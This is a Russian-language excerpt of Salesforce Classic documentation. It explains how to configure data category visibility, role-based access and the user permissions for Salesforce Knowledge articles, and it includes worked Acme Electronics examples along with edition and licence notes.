### Использование только статьями и вопросами

Доступ к статьям и вопросам определяется [параметрами доступности группы категорий](#). Статьи и вопросы являются стандартными объектами, но не поддерживают единые стандартные параметры, правила общего доступа, полномочия объекта «Создание» и «Чтение», а также общий доступ, установленный вручную.

### Доступ

Параметры доступности группы категорий определяются ролью, набором полномочий или профилем пользователя. Категории, доступные дочерним ролям, доступны соответствующей родительской роли. Чтобы изменить доступность категорий, а также категоризированных статей и вопросов, рекомендуем [изменить параметры доступности для роли, набора полномочий или профиля пользователя](#), либо [предоставить всем пользователям доступ к некоторым категориям](#), если доступности категорий данных не назначен тип «Настраиваемый».

### Широкое толкование параметров доступности

To ensure a wide range of relevant information, category group visibility is broadly interpreted. Предоставление доступа к категории инициирует доступ пользователей ко всем родственным категориям (предшественники, прямой родитель,

## ВЕРСИИ


Доступно в версиях:  
Salesforce Classic

Категории данных и ответы доступны в версиях:  
**Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**.

Компонент Salesforce Knowledge доступен за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.

потомки первого уровня, потомки последующих уровней). Например, рассмотрим группу категорий «География», содержащую части света («Азия» и «Европа») на верхнем уровне, различные страны на втором уровне и города на третьем. При наличии доступа только к категории «Франция» пользователь может просматривать статьи, связанные с категориями «Европа», «Франция» и всеми французскими городами. Другими словами, пользователю доступны категории, расположенные выше или ниже категории «Франция», но недоступны статьи, связанные с категорией «Азия» или другими частями света.

 **Прим.:** Вкладка «Ответы» отображает только категории первого уровня. Применительно к группе категорий «География» вкладка «Ответы» отображает только части света, поэтому вопросы, связанные с категорией «Европа», доступны участникам зоны только в том случае, если параметры доступности группы категорий разрешают доступ к категории «Франция».

СМ. ТАКЖЕ:

[Управление категориями данных](#)

[Общие сведения о доступности группы категорий](#)

[Просмотр доступности группы категорий для ролей](#)

[Примеры параметров доступности группы категорий для статей](#)

## Изменение доступности категорий данных по умолчанию

Доступность категорий данных задается ролями, наборами полномочий или профилями. Доступность категорий данных определяет отдельные категории данных, а также категоризированные статьи и вопросы, доступные пользователям. Система salesforce.com поддерживает три типа доступности.

- Все категории: отображаются все категории
- Нет: категории не отображаются
- Настраиваемый: отображаются выбранные категории

При использовании типа доступности «Настраиваемый» пользователи могут просматривать только категории данных, разрешенные ролью, наборами полномочий или профилем.

Чтобы изменить стандартную доступность категорий данных, выполните указанные ниже действия.

1. Введите строку «*Видимость категорий данных по умолчанию*» в поле «Быстрый поиск» и выберите пункт «**Видимость категорий данных по умолчанию**». При этом откроется страница, содержащая все активные и неактивные группы категорий.
2. Выберите нужную группу категорий и щелкните «**Правка**».
3. Чтобы все категории группы отображались по умолчанию выберите «**Все категории**». Чтобы ни одна категория не отображалась по умолчанию выберите «**Нет**». Чтобы по умолчанию отображались некоторые категории выберите «**Настраиваемый**».
4. При выборе типа доступности «Настраиваемый» переместите категории из области «Доступные категории» в область «Выбранные категории». Выбор категории инициирует выбор ее родительской и дочерних категорий. Чтобы отменить стандартную доступность, переместите категории из области «Выбранные категории» в область «Доступные категории».

Дополнительную информацию о способах применения параметров доступности см. в разделе «**Общие сведения о доступности группы категорий**» на странице 3077.

СМ. ТАКЖЕ:

[Что такое категории данных?](#)

[Отличие доступности категорий от других моделей Salesforce](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Категории данных и ответы доступны в версиях:  
**Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**.

Компонент Salesforce Knowledge доступен за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра категорий:

- «Просмотр категорий данных»

Для управления категориями данных:

- «Управление категориями данных»

И

«Просмотр категорий данных»

Для назначения групп категорий по умолчанию:

- «Управление категориями данных»

## Просмотр доступности группы категорий для ролей

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

|  |   |
|--|---|
| Для просмотра сведений о роли:                               | «Просмотр настройки и конфигурации»                                 |
| Для редактирования и удаления ролей:                         | «Управление ролями»   |
| Для редактирования и удаления наборов полномочий и профилей: | «Управление профилями и наборами полномочий»                        |
| Для просмотра пользователей:                                 | «Просмотр настройки и конфигурации»                                 |
| Для редактирования пользователей:                            | «Управление внутренними пользователями»                             |
| Для просмотра категорий:                                     | «Просмотр категорий данных»   |
| Для управления категориями данных:                           | «Управление категориями данных»<br>И<br>«Просмотр категорий данных» |

Доступность категорий данных задается ролями, наборами полномочий или профилями. Data category visibility determines the individual data categories, categorized articles, and categorized questions that you can see. Система salesforce.com поддерживает три типа доступности.

- Все категории: отображаются все категории
- Нет: категории не отображаются
- Настраиваемый: отображаются выбранные категории

With custom data category visibility, you can only see the data categories permitted by their role, permission sets, or profile.

Дополнительную информацию о параметрах и их влиянии см. в разделе [«Общие сведения о доступности группы категорий»](#) на странице 3077.

## Просмотр доступности группы категорий для роли

Чтобы просмотреть параметр доступности категории роли, в разделе «Настройка» введите «Роли» в поле «Быстрый поиск», затем выберите **«Роли»** и выберите роль. Чтобы просмотреть параметры доступности категории для роли Пользовательского портала или партнерского портала, в разделе «Настройка» введите «Пользователи» в поле «Быстрый поиск», затем выберите **«Пользователи»** и щелкните имя роли.

Связанный список «Параметры доступности группы категорий» содержит категории, доступные пользователям роли в соответствии с группой категорий. В таблице ниже рассмотрены возможные значения для столбца «Доступность» связанного списка.

| Доступность   | Описание  |
|---------------|---|
| Все категории | Пользователям доступны все категории группы. Данный тип доступен только верхней роли в иерархии ролей. По умолчанию новой группе категорий назначается тип доступности «Все категории». |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Категории данных и ответы доступны в версиях:  
**Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition.**

Компонент Salesforce Knowledge доступен за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition.**

| Доступность   | Описание  |
|---------------|---|
| Нет           | Пользователям недоступны категории группы.                |
| Настраиваемый | Пользователям доступны только выбранные категории группы. |

Ниже перечислены действия, доступные в связанном списке «Параметры доступности группы категорий».

- Чтобы просмотреть сведения о параметрах, щелкните нужную группу категорий.
- Чтобы **изменить параметры доступности**, щелкните ссылку «**Правка**» напротив нужной группы категорий.

СМ. ТАКЖЕ:

[Управление категориями данных](#)

[Примеры параметров доступности группы категорий для статей](#)

## Изменение назначений группы категорий в Salesforce Knowledge

Salesforce Knowledge использует категории данных для классификации статей. Авторы могут назначать статьям не более восьми категорий данных из одной группы категорий, которые могут использоваться для фильтрации найденных статей по категориям. Дополнительную информацию см. в разделе «[Что такое категории данных?](#)» на странице 3060.

Категории данных составляют группу категорий. После [создания групп категорий](#) выберите группы, которые должны использоваться для статей Salesforce Knowledge. Например, если организация использует функцию «[Ответы](#)» и Salesforce Knowledge, то одна группа категорий может использоваться сообществом ответов, а две другие группы категорий — статьями. Ответы и статьи могут использовать одну группу категорий.

По умолчанию все новые группы категорий назначаются Salesforce Knowledge. Чтобы изменить назначение, выполните указанные ниже действия.

1. Введите строку «*Назначения категорий данных*» в поле «Быстрый поиск» и выберите пункт «**Назначения источников данных**» в разделе «Знания». Отображается список всех групп категорий.
2. Нажмите кнопку «**Правка**» и переместите любые группы категорий, которые должны быть недоступны для статей, из списка «Выбранные группы категорий» в список «Доступные группы категорий». При необходимости доступ к скрытой группе категорий может быть восстановлен.
3. Нажмите кнопку «**Сохранить**».



**Прим.:** Порядок отображения групп категорий, используемый на странице редактирования, не сохраняется на странице назначения категории данных.

Уведомление о завершении процесса сохранения будет отправлено по эл. почте. В настоящее время авторы могут назначать статьям категории выбранных групп на вкладке «Управление статьями». Обратите внимание, что категории доступны авторам только при условии активации группы категорий и предоставления доступа к категории [параметрами доступности категорий данных](#) автора.

### ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**.

Salesforce Knowledge is available for an additional cost in **Enterprise** and **Unlimited** editions.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для изменения назначений групп категорий в Salesforce Knowledge:

- «Настройка приложения»
- И
- «Управление Salesforce Knowledge»


## Примеры параметров доступности группы категорий для статей

Доступность категорий данных задается ролями, наборами полномочий или профилями. Доступность категорий данных определяет отдельные категории данных, а также категоризированные статьи и вопросы, доступные пользователям. Система salesforce.com поддерживает три типа доступности.

- Все категории: отображаются все категории
- Нет: категории не отображаются
- Настраиваемый: отображаются выбранные категории

При использовании типа доступности «Настраиваемый» пользователи могут просматривать только категории данных, разрешенные ролью, наборами полномочий или профилем.

Примеры ниже используют две группы категорий: «Продукты» и «География».

 **Прим.:** Несмотря на то, что параметры доступности группы категорий применяются в сообществах ответов (вопросы) и Salesforce Knowledge (статьи), примеры ниже относятся только к статьям. Сообщества ответов поддерживают одну группу категорий и одну категорию данных для каждого вопроса.

### Группа категорий «Продукты»

- Все продукты
  - Бытовая электроника
    - Фотоаппараты
    - Аудиотехника
    - Принтеры
  - Промышленная электроника
    - Маршрутизаторы
    - Коммутаторы
    - РEX
  - Компьютеры
    - Портативные компьютеры
    - Настольные компьютеры
    - КПК

### Группа категорий «География»

- Все страны
  - Северная и Южная Америка
    - США
    - Канада
    - Бразилия
  - Азия
    - Китай

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Категории данных и ответы доступны в версиях:  
**Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition.**

Компонент Salesforce Knowledge доступен за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition.**



- Япония
- Индия
- Европа
  - Франция
  - Великобритания
  - Польша

### Пример 1. Иерархия ролей

В данном примере организация Acme Electronics производит оборудование и предоставляет поддержку индивидуальным и корпоративным клиентам. Проектный отдел организован по продуктам. Отдел поддержки организован по регионам. Поддержка пользователей из Европы и Америки осуществляется внутренними рабочими группами, а пользователей из Азии — внешними. Внутренние и внешние рабочие группы содержат подгруппы, специализирующиеся на поддержке индивидуальных или корпоративных клиентов.

В таблице ниже представлены категории, доступные каждой роли в организации Acme Electronics, а также статус параметров доступности: унаследованные от родительской роли или [настраиваемые](#).

| Иерархия ролей <b>Acme Electronics</b>                      | Доступные географические категории                                     | Доступные категории продуктов                                       |
|---|--|---|
| Генеральный директор  | Все страны   | Все продукты  |
| Вице-президент по проектированию                            | Все страны<br><i>Наследование от генерального директора</i>            | Все продукты<br><i>Наследование от генерального директора</i>       |
| Рабочая группа проектного отдела по индивидуальным клиентам | Все страны<br><i>Наследование от вице-президента по проектированию</i> | Бытовая электроника<br><i>Настраиваемый</i>                         |
| Рабочая группа проектного отдела по корпоративным клиентам  | Все страны<br><i>Наследование от вице-президента по проектированию</i> | Промышленная электроника<br><i>Настраиваемый</i>                    |
| Рабочая группа проектного отдела по компьютерам             | Все страны<br><i>Наследование от вице-президента по проектированию</i> | Компьютеры<br><i>Настраиваемый</i>                                  |
| Вице-президент по поддержке                                 | Все страны<br><i>Наследование от генерального директора</i>            | Все продукты<br><i>Наследование от генерального директора</i>       |
| Вице-президент по поддержке клиентов                        | Европа, Америка<br><i>Настраиваемый</i>                                | Все продукты<br><i>Наследование от вице-президента по поддержке</i> |

| Иерархия ролей <b>Acme Electronics</b>              | Доступные географические категории  | Доступные категории продуктов                                       |
|---|---|---|
| Начальник отдела поддержки индивидуальных клиентов  | Европа, Америка<br><i>Наследование от вице-президента по поддержке клиентов</i> | Бытовая электроника, Компьютеры<br><i>Настраиваемый</i>             |
| Начальник отдела поддержки корпоративных клиентов   | Европа, Америка<br><i>Наследование от вице-президента по поддержке клиентов</i> | Промышленная электроника, Компьютеры<br><i>Настраиваемый</i>        |
| Внешняя поддержка                                   | Азия<br><i>Настраиваемый</i>  | Все продукты<br><i>Наследование от вице-президента по поддержке</i> |
| Рабочая группа по поддержке индивидуальных клиентов | Азия<br><i>Наследование от внешней поддержки</i>                                | Бытовая электроника, Компьютеры<br><i>Настраиваемый</i>             |
| Рабочая группа по поддержке корпоративных клиентов  | Азия<br><i>Наследование от внешней поддержки</i>                                | Промышленная электроника, Компьютеры<br><i>Настраиваемый</i>        |

Пример 2. Доступность статей

Таблица ниже содержит подробный пример ограничения доступных данных посредством [параметров доступности категорий](#). Данный пример использует трех пользователей, параметры доступности которых указаны в скобках.

**Табл. 37: Пример: как параметры доступности категорий ограничивают доступные данные?**

| Категории                         | Если пользователю <b>1</b> доступны категории «Все страны»/«Компьютеры», то категория: | Если пользователю <b>2</b> доступны категории «Америка»/«Все продукты», то категория: | Если пользователю <b>3</b> доступны категории «Франция»/«Нет категории», то категория: |
|-----------------------------------|--|---|--|
| Все страны/Портативные компьютеры | ДОСТУПНО   | ДОСТУПНО  | НЕДОСТУПНО   |
| Канада/Компьютеры                 | ДОСТУПНО   | ДОСТУПНО  | НЕДОСТУПНО   |
| США/Все продукты                  | ДОСТУПНО   | ДОСТУПНО  | НЕДОСТУПНО   |
| Европа/Коммутаторы                | НЕДОСТУПНО   | НЕДОСТУПНО  | НЕДОСТУПНО   |
| Европа/Нет категории              | ДОСТУПНО   | НЕДОСТУПНО  | ДОСТУПНО   |

Пользователь 1: пользователю должен быть предоставлен доступ ко всем категориям, назначенным статье, либо данные категории должны быть доступны по умолчанию. В данном примере пользователь 1 может просмотреть категорию «Европа», так как она является дочерней для категории «Все страны», но не может просмотреть категорию «Коммутаторы»,

так как она не принадлежит категории «Компьютеры». Таким образом, [пользователь 1](#) не может просмотреть статьи, назначенные категориям «Европа»/«Коммутаторы».

[Пользователь 2](#): пользователю предоставляется косвенный доступ к дочерним и родительским категориям той категории, которая доступна пользователю согласно настраиваемым параметрам или по умолчанию; соответственно, [пользователь 2](#) может просмотреть статьи, назначенные категории «Все страны», так как она является родительской для категории «Америка». Кроме того, пользователь может просмотреть статьи, назначенные категории «США», так как она является дочерней для категории «Америка».

[Пользователь 3](#): пользователь, которому предоставлен ограниченный доступ к группе категорий, может просмотреть только статьи, которым не назначены категории данной группы. [Пользователь 3](#) не может просмотреть статьи, назначенные категориям «Все страны»/«Портативные компьютеры», так как группа категорий, содержащая категорию «Портативные компьютеры», недоступна. Тем не менее, пользователь может просмотреть статьи, назначенные категориям «Европа»/«Нет категории».

СМ. ТАКЖЕ:

[Управление категориями данных](#)

[Общие сведения о доступности группы категорий](#)

[Просмотр доступности группы категорий для ролей](#)

[Редактирование доступности группы категорий](#)

[Отличие доступности категорий от других моделей Salesforce](#)

## Предоставление полномочий пользователям Salesforce Knowledge

Полномочия определяют уровень доступа пользователя к разным функциям Salesforce Knowledge. Чтобы предоставить пользователям нужные полномочия, рекомендуем использовать наборы полномочий или настраиваемые профили. Например, система позволяет создать набор полномочий «Менеджер статей», содержащий полномочия, необходимые для создания, редактирования, публикации и назначения статей.

Ниже перечислены рекомендации по созданию профилей Salesforce Knowledge.

- Чтобы разрешить пользователям создавать типы статей, управлять действиями над статьями и изменять параметры, предоставьте полномочие «Управление Salesforce Knowledge». По умолчанию данное полномочие назначено профилю «Системный администратор».
- Чтобы разрешить пользователям искать и просматривать статьи на вкладке «Статьи», предоставьте полномочие «Чтение» для соответствующих типов статей. См. раздел «Создание и назначение пользователей Salesforce Knowledge» на странице 3093.
- Чтобы разрешить пользователям редактировать черновые статьи и управлять процессом публикации или перевода, предоставьте полномочие «Управление статьями» и соответствующие полномочия для типа статьи. По умолчанию полномочие «Управление статьями» назначено профилю «Системный администратор».
- Пользователям с полномочием «Управление статьями» автоматически назначаются все действия над статьей. Действия над статьями на странице 3054 позволяют пользователям выполнять такие операции, как публикация и архивирование статьи или управление процессом перевода.
- Чтобы разрешить пользователям создавать категории данных, предоставьте полномочие «Управление категориями данных». По умолчанию данное полномочие назначено профилю «Системный администратор».
- Чтобы разрешить пользователям импортировать статьи или импортировать и экспортировать переводы, предоставьте полномочия «Чтение», «Создание», «Редактирование» и «Удаление».

Дополнительную информацию о полномочиях, связанных с задачами Salesforce Knowledge, см. в таблице ниже.

| Задача <b>Salesforce Knowledge</b>  | Необходимые полномочия пользователя                                 |
|---|---|
| Для создания типов статей:  | «Управление Salesforce Knowledge»                                   |
| Для управления действиями над статьей:                                      | «Управление Salesforce Knowledge»                                   |
| Для создания статей на основе обращений посредством простого редактора:     | «Чтение» и «Создание» для типа статьи                               |
| Для создания статей на основе обращений посредством стандартного редактора: | «Управление статьями»<br>И<br>«Чтение» и «Создание» для типа статьи |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**.

Компонент Salesforce Knowledge доступен за дополнительную плату в версиях **Enterprise** и **Unlimited**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или редактирования пользователей:

- «Управление внутренними пользователями»

Для создания типов статей и действий над статьями:

- «Настройка приложения»

И

«Управление Salesforce Knowledge»

| Задача <b>Salesforce Knowledge</b>   | Необходимые полномочия пользователя   |
|--|---|
| Для поиска статей, созданных на основе обращений, и добавления статей в обращения: | «Чтение» для типа статьи  |
| Для создания статей на основе ответов:   | «Чтение» и «Создание» для типа статьи   |
| Для поиска и чтения статей на вкладке «Статьи» или «База знаний»:                  | «Чтение» для типа статьи  |
| Для создания или редактирования статей на вкладке «Управление статьями»:           | «Управление статьями»<br>И<br>«Чтение», «Создание» и «Редактирование» для типа статьи   |
| Для редактирования черновых статей на вкладке «Управление статьями»:               | «Управление статьями»<br>И<br>«Чтение» и «Редактирование» для типа статьи   |
| Для удаления статей на вкладке «Управление статьями»:                              | «Управление статьями»<br>И<br>«Чтение», «Редактирование» и «Удаление» для типа статьи<br>И<br>Действие по удалению статьи, установленное на <a href="#">странице «Настройка действий статьи»</a> .                  |
| Для публикации статей на вкладке «Управление статьями»:                            | «Управление статьями»<br>И<br>«Чтение», «Создание», «Редактирование» и «Удаление» для типа статьи<br>И<br>Действие по опубликованию статьи, установленное на <a href="#">странице «Настройка действий статьи»</a> . |
| Для назначения статей на вкладке «Управление статьями»:                            | «Управление статьями»<br>И<br>«Чтение» и «Редактирование» для типа статьи   |
| Для редактирования опубликованных или архивных статей:                             | «Управление статьями»<br>И<br>«Чтение», «Создание» и «Редактирование» для типа статьи<br>И<br>Действие по архивированию статьи, установленное на <a href="#">странице «Настройка действий статьи»</a> .             |

**Задача Salesforce Knowledge****Необходимые полномочия пользователя**

Для архивирования статей на вкладке «Управление статьями»:

«Управление статьями»

И

«Чтение», «Создание», «Редактирование» и «Удаление» для типа статьи

И

Действие по архивированию статьи, установленное на [странице «Настройка действий статьи»](#).

Для отправки статей на перевод:

«Управление статьями»

И

«Чтение», «Создание» и «Редактирование» для типа статьи

И

Действие по переводу статьи, установленное на [странице «Настройка действий статьи»](#).

Для удаления переведенных статей:

«Управление статьями»

И

«Чтение», «Редактирование» и «Удаление» для типа статьи

И

Действие по удалению статьи, установленное на [странице «Настройка действий статьи»](#).

Для публикации переведенных статей:

«Управление статьями»

И

«Чтение», «Создание», «Редактирование» и «Удаление» для типа статьи

И

Действие по опубликованию статьи, установленное на [странице «Настройка действий статьи»](#).

Для редактирования переведенных статей:

«Управление статьями»

И

«Чтение», «Создание» и «Редактирование» для типа статьи

И

Действие по переводу статьи, установленное на [странице «Настройка действий статьи»](#).

Для импорта статей:

«Управление Salesforce Knowledge»

И

«Управление статьями»

**Задача Salesforce Knowledge**

**Необходимые полномочия пользователя**

|  |   |
|--|---|
|  | <p>И</p> <p>«Управление импортом/экспортом статей базы знаний»</p> <p>И</p> <p>«Чтение», «Создание», «Редактирование» и «Удаление» для типа статьи</p>  |
| <p>Для импорта и экспорта переведенных статей:</p> | <p>«Управление Salesforce Knowledge»</p> <p>И</p> <p>«Управление статьями»</p> <p>И</p> <p>«Управление импортом/экспортом статей базы знаний»</p> <p>И</p> <p>«Чтение», «Создание», «Редактирование» и «Удаление» для типа статьи</p> |

 Прим.:

- Чтобы удалить опубликованную статью и ее переводы, сначала следует удалить их из публикации, выбрав действие удаления или архивации.
- Когда пользователь без доступа к удалению отменяет правку в опубликованной статье, вновь созданный черновик статьи не удаляется автоматически.

СМ. ТАКЖЕ:

[Настройка Salesforce Knowledge](#)

[Предоставление полномочий пользователям Salesforce Knowledge](#)

[Создание и назначение пользователей и групп Salesforce Knowledge](#)

## Общие сведения о настройке пользователей Salesforce Knowledge

Чтобы предоставить сотрудникам компании доступ к разным функциям Salesforce Knowledge, рекомендуем создать профили «Пользователь базы знаний» с соответствующими полномочиями, а затем назначить данные профили нужным пользователям. Кроме того, рекомендуем указать сотрудников компании, которые являются пользователями Salesforce Knowledge. При необходимости создайте общедоступные группы для выполнения определенных действий над статьей (например, публикация, перевод или архивирование).

- [Предоставление полномочий пользователям Salesforce Knowledge](#)
- [Создание и назначение пользователей Salesforce Knowledge](#)
- [Назначение действий над статьей общедоступным группам](#) (дополнительно)

СМ. ТАКЖЕ:

[Настройка Salesforce Knowledge](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**.

Salesforce Knowledge is available for an additional cost in **Enterprise** and **Unlimited** editions.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или редактирования пользователей:

- «Управление внутренними пользователями»

Для создания типов статей и действий над статьей:

- «Настройка приложения»

И

«Управление Salesforce Knowledge»



## Создание и назначение пользователей и групп Salesforce Knowledge

### Создание и назначение пользователей Salesforce Knowledge

У вашей организации есть доступные лицензии Salesforce Knowledge, если флажок «Пользователь базы знаний» есть на странице сведений о пользователе. Если данный флажок не отображается, убедитесь в приобретении достаточного количества лицензий.

Пользователи полной лицензии Salesforce могут читать опубликованные статьи, но не архивные или черновые статьи, без лицензии «Пользователь базы знаний». Однако, другие действия (создание, редактирование, удаление и публикация) доступны только при наличии лицензии «Пользователь базы знаний», полномочия «Управление статьями» и действия над статьей для типа статьи.

| Лицензия  | Доступ для чтения опубликованных статей | Доступ для создания, редактирования, удаления и публикации   |
|---|---|--|
| Service Cloud (Enterprise Edition и Unlimited Edition)                    | «Чтение» для типа статьи                | Требуются: <ul style="list-style-type: none"> <li>Лицензия «Пользователь базы знаний»</li> <li>Полномочие «Управление статьями»</li> <li>Действие над статьей для типа статьи</li> </ul> |
| Service Cloud (Performance Edition)                                       | «Чтение» для типа статьи                | Требуются: <ul style="list-style-type: none"> <li>Полномочие «Управление статьями»</li> <li>Действие над статьей для типа статьи</li> </ul>  |
| Sales Cloud (Enterprise Edition, Unlimited Edition и Performance Edition) | «Чтение» для типа статьи                | Требуются: <ul style="list-style-type: none"> <li>Лицензия «Пользователь базы знаний»</li> <li>Полномочие «Управление статьями»</li> <li>Действие над статьей для типа статьи</li> </ul> |
| Внутрикорпоративная социальная сеть                                       | «Чтение» для типа статьи                | Не применимо   |
| Сообщества и порталы  | «Чтение» для типа статьи                | Не применимо   |

### ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**.

Компонент Salesforce Knowledge доступен за дополнительную плату в версиях **Enterprise** и **Unlimited**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или редактирования пользователей:

- «Управление внутренними пользователями»

Для создания типов статей и действий над статьей:

- «Настройка приложения»

И

«Управление Salesforce Knowledge»

| Лицензия     | Доступ для чтения опубликованных статей | Доступ для создания, редактирования, удаления и публикации  |
|--------------|---|---|
| Chatter Plus | «Чтение» для типа статьи                | <p>Требуется:</p> <ul style="list-style-type: none"> <li>Лицензия «Пользователь базы знаний»</li> <li>Полномочие «Управление статьями»</li> <li>Действие над статьей для типа статьи</li> </ul> |
| Force.com    | «Чтение» для типа статьи                | <p>Требуется:</p> <ul style="list-style-type: none"> <li>Лицензия «Пользователь базы знаний»</li> <li>Полномочие «Управление статьями»</li> <li>Действие над статьей для типа статьи</li> </ul> |

Чтобы создать или назначить пользователей Salesforce Knowledge, выполните указанные ниже действия.

1. Введите строку *«Пользователи»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Пользователи»**.
2. Щелкните ссылку **«Правка»** напротив имени нужного пользователя. Чтобы создать пользователя, нажмите кнопку **«Создать»**.
3. При создании пользователя заполните все обязательные поля.
4. Установите флажок «Пользователь базы знаний».
5. Убедитесь в наличии необходимых полномочий пользователя. См. раздел [«Предоставление полномочий пользователям Salesforce Knowledge»](#).
6. Нажмите кнопку **«Сохранить»**.

### Назначение действий над статьей общедоступным группам

Полномочие «Управление статьями» предоставляет пользователям Salesforce Knowledge доступ ко всем действиям, доступным на вкладке «Управление статьями», включая публикацию, перевод и архивирование статей. Чтобы контролировать доступ к действиям над статьей, назначьте действия общедоступным группам. Затем добавьте нужных пользователей Salesforce Knowledge в соответствующую общедоступную группу. Например, действие «Удаление переведенных статей» может быть назначено созданной общедоступной группе «Суперпользователи». Переведенные статьи могут быть удалены только менеджерами статей, являющимися участниками общедоступной группы «Суперпользователи». Дополнительную информацию об ограничении доступа путем назначения действий над статьей общедоступным группам см. в разделе [«Назначение действий над статьей общедоступным группам»](#).


СМ. ТАКЖЕ:

[Настройка Salesforce Knowledge](#)

## Включение полномочия Knowledge One посредством профилей

Чтобы заменить вкладку «Статьи» вкладкой «База знаний», добавьте полномочие «Knowledge One» в профили соответствующих пользователей.

Чтобы добавить полномочие «Knowledge One» в профиль, выполните указанные ниже действия.

1. В разделе «Настройка» введите «*Профили*» в поле «Быстрый поиск», затем выберите «**Профили**».
2. Выберите нужный профиль.
3. Введите строку «*База знаний*» в поле  «Поиск параметров...».
4. Выберите «**Knowledge One**» из списка предложенных вариантов.
5. Нажмите кнопку «**Правка**».
6. Установите флажок «Knowledge One» в разделе «Управление базой знаний».
7. Нажмите кнопку «**Сохранить**».

Рекомендуем определить [внешние источники данных](#) после предоставления пользователям доступа к полномочию «Knowledge One». Внешние источники данных отображаются под статьями в результатах поиска и на левой боковой панели.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**.

Salesforce Knowledge is available for an additional cost in **Enterprise** and **Unlimited** editions.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или редактирования профилей:

- «Управление профилями и наборами полномочий»


Для создания и редактирования внешних источников данных:

- «Настройка приложения»

## Включение полномочия Knowledge One посредством наборов полномочий

Чтобы заменить вкладку «Статьи» вкладкой «База знаний», добавьте полномочие «Knowledge One» в наборы полномочий соответствующих пользователей.

Чтобы добавить полномочие «Knowledge One» в набор полномочий, выполните указанные ниже действия.

1. Введите строку «*Наборы полномочий*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Наборы полномочий**».
2. Выберите нужный набор полномочий.
3. Введите строку «*База знаний*» в поле  «Поиск параметров...».
4. Выберите «**Knowledge One**» из списка предложенных вариантов.
5. Нажмите кнопку «**Правка**».
6. Установите флажок «Включено» для полномочия «Knowledge One» в разделе «Управление базой знаний».
7. Нажмите кнопку «**Сохранить**».

Рекомендуем определить [внешние источники данных](#) после предоставления пользователям доступа к полномочию «Knowledge One». Внешние источники данных отображаются под статьями в результатах поиска и на левой боковой панели.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**.

Salesforce Knowledge is available for an additional cost in **Enterprise** and **Unlimited** editions.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или редактирования наборов полномочий:

- «Управление профилями и наборами полномочий»

Для создания и редактирования внешних источников данных:

- «Настройка приложения»

## Настройка Salesforce Knowledge

В зависимости от способа настройки Salesforce Knowledge (например, объединение базы знаний с обращениями или предоставление пользователям портала доступа к статьям), выполните указанные ниже дополнительные действия.

- [Настройте бизнес-правила или процессы утверждения](#) для всех или только некоторых типов статей, благодаря которым пользователи организации смогут управлять процессами создания и публикации статей.
- [Включите многоязычную поддержку](#) для перевода и публикации статей на разных языках.
- [Импортируйте статьи в базу знаний Salesforce Knowledge](#) (при ее наличии).
- Чтобы предоставить пользователям портала доступ к статьям, [включите Salesforce Knowledge на клиентском портале](#).
- Чтобы предоставить пользователям портала доступ к статьям, [включите Salesforce Knowledge на партнерском портале](#).
- Чтобы разрешить пользователям Salesforce Knowledge искать статьи по синонимам, используемым как ключевые слова, создайте группу синонимов.
- Добавьте связанный список «Статьи» в макеты страниц обращений. Связанный список «Статьи» позволяет пользователям искать статьи во время работы над обращением. Ниже перечислены дополнительные действия, которые могут быть разрешены пользователям.
  - [Добавление PDF-версий статей в сообщения эл. почты, содержащие обращения.](#)
  - [Создание статей при закрытии обращения.](#)
  - [Просмотр списка предложенных статей на основе сведений об обращении.](#)
- Чтобы разрешить пользователям отслеживание статей в Chatter, включите функцию отслеживания для типов статей.
- Чтобы разрешить посетителям общедоступного веб-сайта просмотр статей Salesforce Knowledge, рекомендуем установить приложение [Public Knowledge for Mobile, Web, and Facebook](#) из каталога AppExchange. Дополнительную информацию об установке и настройке общедоступной базы знаний см. в [руководстве](#), доступном в данном пакете.

СМ. ТАКЖЕ:

[Настройка Salesforce Knowledge](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**.

Компонент Salesforce Knowledge доступен за дополнительную плату в версиях **Enterprise** и **Unlimited**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

